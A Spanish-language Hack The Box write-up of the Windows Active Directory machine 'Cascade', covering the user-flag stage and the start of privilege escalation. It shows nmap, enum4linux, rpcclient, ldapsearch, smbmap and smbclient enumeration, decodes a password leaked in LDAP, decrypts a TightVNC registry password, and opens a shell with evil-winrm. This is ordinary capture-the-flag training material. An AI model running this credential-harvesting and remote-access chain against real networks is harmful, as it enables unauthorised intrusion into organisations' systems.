
HTB MÁQUINA CASCADE

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.5, es una maquina en Windows y que está en la categoría de media.



- ***User:***

Lo primero que vamos a realizar es un reconocimiento de la página realizamos un escaneo completo con nmap para saber los puertos que corre y luego direccionamos el escaneo a los puertos encontrados para saber su servicio y versión, de entrada, nos damos cuenta que va a ser una máquina muy interesante ya que pertenece a AD (Active Directory)

Cascade

```
root@angussMoody: ~/hackthebox/Cascade-10.10.10.182
root@angussMoody:~/hackthebox/Cascade-10.10.10.182# cat nmap.txt
# Nmap 7.80 scan initiated Thu Apr  2 10:54:15 2020 as: nmap -A -p53,88,135,139,389,445,636,3268,3269,5985,49154,49155,49157,49158,49165 -o nnap.txt 10.10.10.182
Nmap scan report for 10.10.10.182
Host is up (0.16s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-04-02 15:58:55Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::-
 cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2
(91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 (91%), Microsoft Windows 7 Professional or Windows
 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 4m15s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-04-02T16:00:09
|_  start_date: 2020-04-02T15:17:38

TRACEROUTE (using port 135/tcp)
HOP RTT       ADDRESS
1   158.27 ms 10.10.14.1
2   158.77 ms 10.10.10.182

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Apr  2 10:58:29 2020 -- 1 IP address (1 host up) scanned in 255.98 seconds
```

Corremos la herramienta enum4linux para ver si podemos enumerar algo de la máquina y esta nos da una lista de posibles usuarios, que por el momento no sabemos cuáles son válidos y cuales no

```
 ============================
|    Users on 10.10.10.182    |
 ============================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0xee0 RID: 0x464 acb: 0x00000214 Account: a.turnbull     Name: Adrian Turnbull   Desc: (null)
index: 0xebc RID: 0x452 acb: 0x00000210 Account: arksvc Name: ArkSvc    Desc: (null)
index: 0xee4 RID: 0x468 acb: 0x00000211 Account: b.hanson       Name: Ben Hanson        Desc: (null)
index: 0xee7 RID: 0x46a acb: 0x00000210 Account: BackupSvc      Name: BackupSvc Desc: (null)
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: CascGuest      Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xee5 RID: 0x469 acb: 0x00000210 Account: d.burman       Name: David Burman      Desc: (null)
index: 0xee3 RID: 0x467 acb: 0x00000211 Account: e.crowe        Name: Edward Crowe      Desc: (null)
index: 0xeec RID: 0x46f acb: 0x00000211 Account: i.croft        Name: Ian Croft Desc: (null)
index: 0xeeb RID: 0x46e acb: 0x00000210 Account: j.allen        Name: Joseph Allen      Desc: (null)
index: 0xede RID: 0x462 acb: 0x00000210 Account: j.goodhand     Name: John Goodhand     Desc: (null)
index: 0xed7 RID: 0x45c acb: 0x00000210 Account: j.wakefield    Name: James Wakefield   Desc: (null)
index: 0xeca RID: 0x455 acb: 0x00000210 Account: r.thompson     Name: Ryan Thompson     Desc: (null)
index: 0xedd RID: 0x461 acb: 0x00000210 Account: s.hickson      Name: Stephanie Hickson Desc: (null)
index: 0xebd RID: 0x453 acb: 0x00000210 Account: s.smith        Name: Steve Smith       Desc: (null)
index: 0xed2 RID: 0x457 acb: 0x00000210 Account: util   Name: Util      Desc: (null)

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
```

Ahora que tenemos una lista de usuarios vamos a hacer uso de la herramienta rpcclient para saber si podemos encontrar información de estos usuarios, si hacemos una enumeración nos da los mismo usuarios que ya habíamos enumerado y si además usamos el comando queryusers con cada usuario nos dará información del ultimo inicio de sesión, es de ahí que sacamos que los usuarios que han iniciado sesión en esta máquina son: arksvc – s.smith – r.thomson y obviamente administrator.

```
root@angussMoody:~/hackthebox/Cascade-10.10.10.182# rpcclient -U "" 10.10.10.182
Enter WORKGROUP\'s password:
rpcclient $> enumdomusers
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
rpcclient $> queryuser arksvc
        User Name   :   arksvc
        Full Name   :   ArkSvc
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      sáb, 11 abr 2020 18:42:37 -05
        Logoff Time              :      mié, 31 dic 1969 19:00:00 -05
        Kickoff Time             :      mié, 13 sep 30828 21:48:05 -05
        Password last set Time   :      jue, 09 ene 2020 11:18:20 -05
        Password can change Time :      jue, 09 ene 2020 11:18:20 -05
        Password must change Time:      mié, 13 sep 30828 21:48:05 -05
        unknown_2[0..31]...
        user_rid :      0x452
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000010
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $>
```

Ya en este momento tenemos unos usuarios, así que necesitamos alguna o algunas password para enumerar con estos usuarios, revisando un poco en el foro hay un comentario sobre la máquina Ypuffy de Hackthebox que nos da alguna idea de por dónde seguir con la página, en este punto vamos a hacer uso de la herramienta ldapsearch.

```
root@angussMoody: ~/hackthebox/Cascade-10.10.10.182
root@angussMoody:~/hackthebox/Cascade-10.10.10.182# ldapsearch -x -h 10.10.10.182 -s sub -b 'dc=cascade,dc=local'
```


Con esta herramienta podemos encontrar datos de un directorio LDAP donde podremos encontrarnos con información valiosa de un árbol LDAP, nos da muchos resultados, pero hay uno que nos llama la atención entro de los datos de uno de los usuarios que vimos anteriormente.

Cascade

```
root@angussMoody: ~/hackthebox/Cascade-10.10.10.182

# Ryan Thompson, Users, UK, cascade.local
dn: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Ryan Thompson
sn: Thompson
givenName: Ryan
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109193126.0Z
whenChanged: 20200411193135.0Z
displayName: Ryan Thompson
uSNCreated: 24610
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
uSNChanged: 319589
name: Ryan Thompson
objectGUID:: LfpD6qngUkupEy9bFXBBjA==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132311221293649394
lastLogoff: 0
lastLogon: 132311232260936657
pwdLastSet: 132230718862636251
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA==
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132311070955249339
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
```

Dentro de la información del user r.thompson nos encontramos con una línea llamada cascadelegacyPwn donde tenemos algo que al parecer está Codificada en base64, así que vamos, a decodificar a ver con que nos encontramos.

Decodificando este texto que estaba en base64, nos encontramos con un texto que podemos pensar que es una password, así que vamos a ver si tenemos suerte con estas credenciales.



Cascade

Haciendo uso de la herramienta smbmap, nos damos cuenta que tenemos permisos de lectura en varios directorios, así que vamos a ver con que nos encontramos en estos directorios.

```
root@angussMoody:~/hackthebox/Cascade-10.10.10.182# smbmap -u r.thompson -p rY4n5eva -H 10.10.10.182
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.182...
[+] IP: 10.10.10.182:445        Name: cascade.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Audit$                                                  NO ACCESS
        C$                                                      NO ACCESS       Default share
        .
        dr--r--r--                0 Tue Jan 28 17:05:51 2020    .
        dr--r--r--                0 Tue Jan 28 17:05:51 2020    ..
        dr--r--r--                0 Sun Jan 12 20:45:14 2020    Contractors
        dr--r--r--                0 Sun Jan 12 20:45:10 2020    Finance
        dr--r--r--                0 Tue Jan 28 13:04:51 2020    IT
        dr--r--r--                0 Sun Jan 12 20:45:20 2020    Production
        dr--r--r--                0 Sun Jan 12 20:45:16 2020    Temps
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        .
        dr--r--r--                0 Wed Jan 15 16:50:33 2020    .
        dr--r--r--                0 Wed Jan 15 16:50:33 2020    ..
        fr--r--r--              258 Wed Jan 15 16:50:14 2020    MapAuditDrive.vbs
        fr--r--r--              255 Wed Jan 15 16:51:03 2020    MapDataDrive.vbs
        NETLOGON                                                READ ONLY       Logon server share
        .
        dr--r--r--                0 Thu Jan  9 18:06:29 2020    .
        dr--r--r--                0 Thu Jan  9 18:06:29 2020    ..
        dr--r--r--                0 Thu Jan  9 18:06:29 2020    color
        dr--r--r--                0 Thu Jan  9 18:06:29 2020    IA64
        dr--r--r--                0 Thu Jan  9 18:06:29 2020    W32X86
        dr--r--r--                0 Sun Jan 12 22:09:11 2020    x64
        print$                                                  READ ONLY       Printer Drivers
        .
        dr--r--r--                0 Thu Jan  9 10:31:27 2020    .
        dr--r--r--                0 Thu Jan  9 10:31:27 2020    ..
        dr--r--r--                0 Thu Jan  9 10:31:27 2020    cascade.local
        SYSVOL                                                  READ ONLY       Logon server share
root@angussMoody:~/hackthebox/Cascade-10.10.10.182#
```

```
root@angussMoody:~/hackthebox/Cascade-10.10.10.182# smbclient //10.10.10.182/Data -U r.thompson
Enter WORKGROUP\r.thompson's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Jan 26 22:27:34 2020
  ..                                  D        0  Sun Jan 26 22:27:34 2020
  Contractors                         D        0  Sun Jan 12 20:45:11 2020
  Finance                             D        0  Sun Jan 12 20:45:06 2020
  IT                                  D        0  Tue Jan 28 13:04:51 2020
  Production                          D        0  Sun Jan 12 20:45:18 2020
  Temps                               D        0  Sun Jan 12 20:45:15 2020

                13106687 blocks of size 4096. 7793999 blocks available
smb: \> cd IT
smb: \IT\> dir
  .                                   D        0  Tue Jan 28 13:04:51 2020
  ..                                  D        0  Tue Jan 28 13:04:51 2020
  Email Archives                      D        0  Tue Jan 28 13:00:30 2020
  LogonAudit                          D        0  Tue Jan 28 13:04:40 2020
  Logs                                D        0  Tue Jan 28 19:53:04 2020
  Temp                                D        0  Tue Jan 28 17:06:59 2020

                13106687 blocks of size 4096. 7793999 blocks available
smb: \IT\> cd Temp\
smb: \IT\Temp\> dir
  .                                   D        0  Tue Jan 28 17:06:59 2020
  ..                                  D        0  Tue Jan 28 17:06:59 2020
  r.thompson                          D        0  Tue Jan 28 17:06:53 2020
  s.smith                             D        0  Tue Jan 28 15:00:01 2020

                13106687 blocks of size 4096. 7793999 blocks available
smb: \IT\Temp\> cd s.smith\
smb: \IT\Temp\s.smith\> dir
  .                                   D        0  Tue Jan 28 15:00:01 2020
  ..                                  D        0  Tue Jan 28 15:00:01 2020
  VNC Install.reg                     A     2680  Tue Jan 28 14:27:44 2020

                13106687 blocks of size 4096. 7793999 blocks available
smb: \IT\Temp\s.smith\> get "VNC Install.reg"
getting file \IT\Temp\s.smith\VNC Install.reg of size 2680 as VNC Install.reg (4,2 KiloBytes/se
c) (average 4,2 KiloBytes/sec)
smb: \IT\Temp\s.smith\>
```

Realizando una enumeración de los directorios a los que tenemos acceso con las credenciales encontradas, nos encontramos con un archivo bastante interesante, así que nos descargamos este archivo para saber de qué trata.

Cascade

```
root@angussMoody: ~/hackthebox/Cascade-10.10.10.182
root@angussMoody:~/hackthebox/Cascade-10.10.10.182# cat "VNC Install.reg"
ÿþWindows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAccessControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
"AllowLoopback"=dword:00000000
"VideoRecognitionInterval"=dword:00000bb8
"GrabTransparentWindows"=dword:00000001
"SaveLogToAllUsersPath"=dword:00000000
"RunControlInterface"=dword:00000001
"IdleTimeout"=dword:00000000
"VideoClasses"=""
"VideoRects"=""
```

Realizando una lectura de este archivo nos encontramos con algo que al parecer es una password, así que vamos a investigar un poco como podemos descifrar este password, buscando un poco en Google nos encontramos un este script que nos puede ayudar (https://github.com/trinitronx/vncpasswd.py)

Después de realizar unas pruebas, logramos descifrar esta password encontrada en el archivo.

```
root@angussMoody: ~/hackthebox/Cascade-10.10.10.182/vncpasswd.py
root@angussMoody:~/hackthebox/Cascade-10.10.10.182/vncpasswd.py# python vncpasswd.py -d -H 6bcf2a4b6e5aca0f
Cannot read from Windows Registry on a Linux system
Cannot write to Windows Registry on a Linux system
Decrypted Bin Pass= 'sT333ve2'
Decrypted Hex Pass= '7354333333766532'
root@angussMoody:~/hackthebox/Cascade-10.10.10.182/vncpasswd.py#
```

Ya con estas credenciales probamos con los users que tenemos hasta el momento con la herramienta evil-winrm como lo hemos realizado en otras máquinas, vemos que tenemos acceso con el users s.smith

```
root@angussMoody: ~/hackthebox/Cascade-10.10.10.182/vncpasswd.py
root@angussMoody:~/hackthebox/Cascade-10.10.10.182/vncpasswd.py# evil-winrm -i 10.10.10.182 -u s.smith -p 'sT333ve2'

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\s.smith\Documents> cd c:/Users/s.smith/Desktop
*Evil-WinRM* PS C:\Users\s.smith\Desktop> dir


    Directory: C:\Users\s.smith\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        4/12/2020   1:41 AM             34 user.txt


*Evil-WinRM* PS C:\Users\s.smith\Desktop>
```

de esta manera obtenemos nuestra primer flag

Cascade

- ***Escalada de Privilegios:***


Ahora que tenemos credenciales con S.Smith vamos a realizar una enumeración con este usuario para ver con que nos encontramos que nos pueda ayudar a la escalación de privilegios, vamos a revisar con la herramienta smbmap, para ver si tenemos recursos compartidos a los que podamos acceder con estas credenciales

```
root@angussMoody:~/hackthebox/Cascade-10.10.10.182# smbmap -u s.smith -p sT333ve2 -H 10.10.10.182
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.182...
[+] IP: 10.10.10.182:445        Name: cascade.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        .
        dr--r--r--                0 Mon Apr 20 17:32:08 2020    .
        dr--r--r--                0 Mon Apr 20 17:32:08 2020    ..
        fr--r--r--            13312 Tue Jan 28 16:47:08 2020    CascAudit.exe
        fr--r--r--            12288 Wed Jan 29 13:01:26 2020    CascCrypto.dll
        dr--r--r--                0 Tue Jan 28 16:43:18 2020    DB
        fr--r--r--               45 Tue Jan 28 18:29:47 2020    RunAudit.bat
        fr--r--r--           363520 Tue Jan 28 15:42:18 2020    System.Data.SQLite.dll
        fr--r--r--           186880 Tue Jan 28 15:42:18 2020    System.Data.SQLite.EF6.dll
        dr--r--r--                0 Tue Jan 28 15:42:18 2020    x64
        dr--r--r--                0 Tue Jan 28 15:42:18 2020    x86
        Audit$                                                  READ ONLY
        C$                                                      NO ACCESS       Default share
        .
        dr--r--r--                0 Mon Apr 20 17:32:10 2020    .
        dr--r--r--                0 Mon Apr 20 17:32:10 2020    ..
        dr--r--r--                0 Sun Jan 12 20:45:14 2020    Contractors
        dr--r--r--                0 Sun Jan 12 20:45:10 2020    Finance
        dr--r--r--                0 Tue Jan 28 13:04:51 2020    IT
        dr--r--r--                0 Sun Jan 12 20:45:20 2020    Production
        dr--r--r--                0 Sun Jan 12 20:45:16 2020    Temps
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        .
        dr--r--r--                0 Mon Apr 20 17:32:11 2020    .
        dr--r--r--                0 Mon Apr 20 17:32:11 2020    ..
        fr--r--r--              258 Wed Jan 15 16:50:14 2020    MapAuditDrive.vbs
        fr--r--r--              255 Wed Jan 15 16:51:03 2020    MapDataDrive.vbs
        NETLOGON                                                READ ONLY       Logon server share
        .
        dr--r--r--                0 Mon Apr 20 17:32:11 2020    .
        dr--r--r--                0 Mon Apr 20 17:32:11 2020    ..
        dr--r--r--                0 Thu Jan  9 18:06:29 2020    color
        dr--r--r--                0 Thu Jan  9 18:06:29 2020    IA64
        dr--r--r--                0 Thu Jan  9 18:06:29 2020    W32X86
        dr--r--r--                0 Sun Jan 12 22:09:11 2020    x64
        print$                                                  READ ONLY       Printer Drivers
        .
        dr--r--r--                0 Mon Apr 20 17:32:12 2020    .
        dr--r--r--                0 Mon Apr 20 17:32:12 2020    ..
        dr--r--r--                0 Thu Jan  9 10:31:27 2020    cascade.local
        dr--r--r--                0 Mon Apr 20 17:32:12 2020    XYnAeaJiht
        dr--r--r--                0 Mon Apr 20 17:30:54 2020    zwpDEWPoAy
        SYSVOL                                                  READ ONLY       Logon server share
root@angussMoody:~/hackthebox/Cascade-10.10.10.182#
```

